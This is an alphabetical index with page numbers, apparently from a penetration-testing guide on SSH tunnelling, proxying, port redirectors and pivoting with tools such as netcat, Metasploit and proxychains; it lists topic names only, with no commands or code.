- Chrome, 52
- Commands Overview, 12
- Connecting Tubes, 7
- curl, 53
  
- Exploit Callbacks Using -R, 43
  
- Firefox, 52
- First Connection, 17, 35
  
- Ghost Blog Admin Panel, 21
- Gophish Admin Panel, 19
  
- House Analogy, 14
  
- Installing proxychains, 49
- Intended Audience, 7
  
- LaTeX Template, 79
- Linux BASH aliases, 9
- Linux Redirector - redir, 57
- Linux Redirector - rinetd, 58
- Linux Server Convention, 9
  
- Metasploit SOCKS Proxies, 69
- Meterpreter portfwd Module, 67
  
- Netcat, 13
- Netcat Chat, 18, 24, 36, 42, 50
- Netcat Shell, 19
  
- netsh + Meterpreter = <3, 61
- Network Interface Cards, 14
- Networking Basics, 14
- nmap, 14
- nmap Scanning, 54
  
- Overview, 17, 23, 35, 41, 49, 57
  
- Privilege Escalation, 73
- proxychains, 14
  
- Remote Desktop Protocol through a Jumpbox, 28
- Requirements, 9
  
- Scantron Engine Tunnels, 37
- Shadowsocks - An SSH -D Alternative, 64
- Sharing Port Forwards and SOCKS Proxies, 66
- SSH Client, 12
- SSH Server, 12
- SSH to Linux Target, 25
- SSH Tunnels, within Tunnels, within Tunnels, 25
  
- The Cyber Plumber's Lab Guide and Interactive Access, 9, 17, 23, 35, 41, 49, 57
- Throwing Exploits, 31
  
- Web Browsing, 29, 51
- Wfuzz Web Directory Brute Forcing, 55
- Windows DOS Macros (aka Windows aliases), 10

Windows Redirector - fpipe, 62  
Windows Redirector - netsh, 59  
Windows Redirector - winrelay, 63  
WWW Server to 127.0.0.1, 42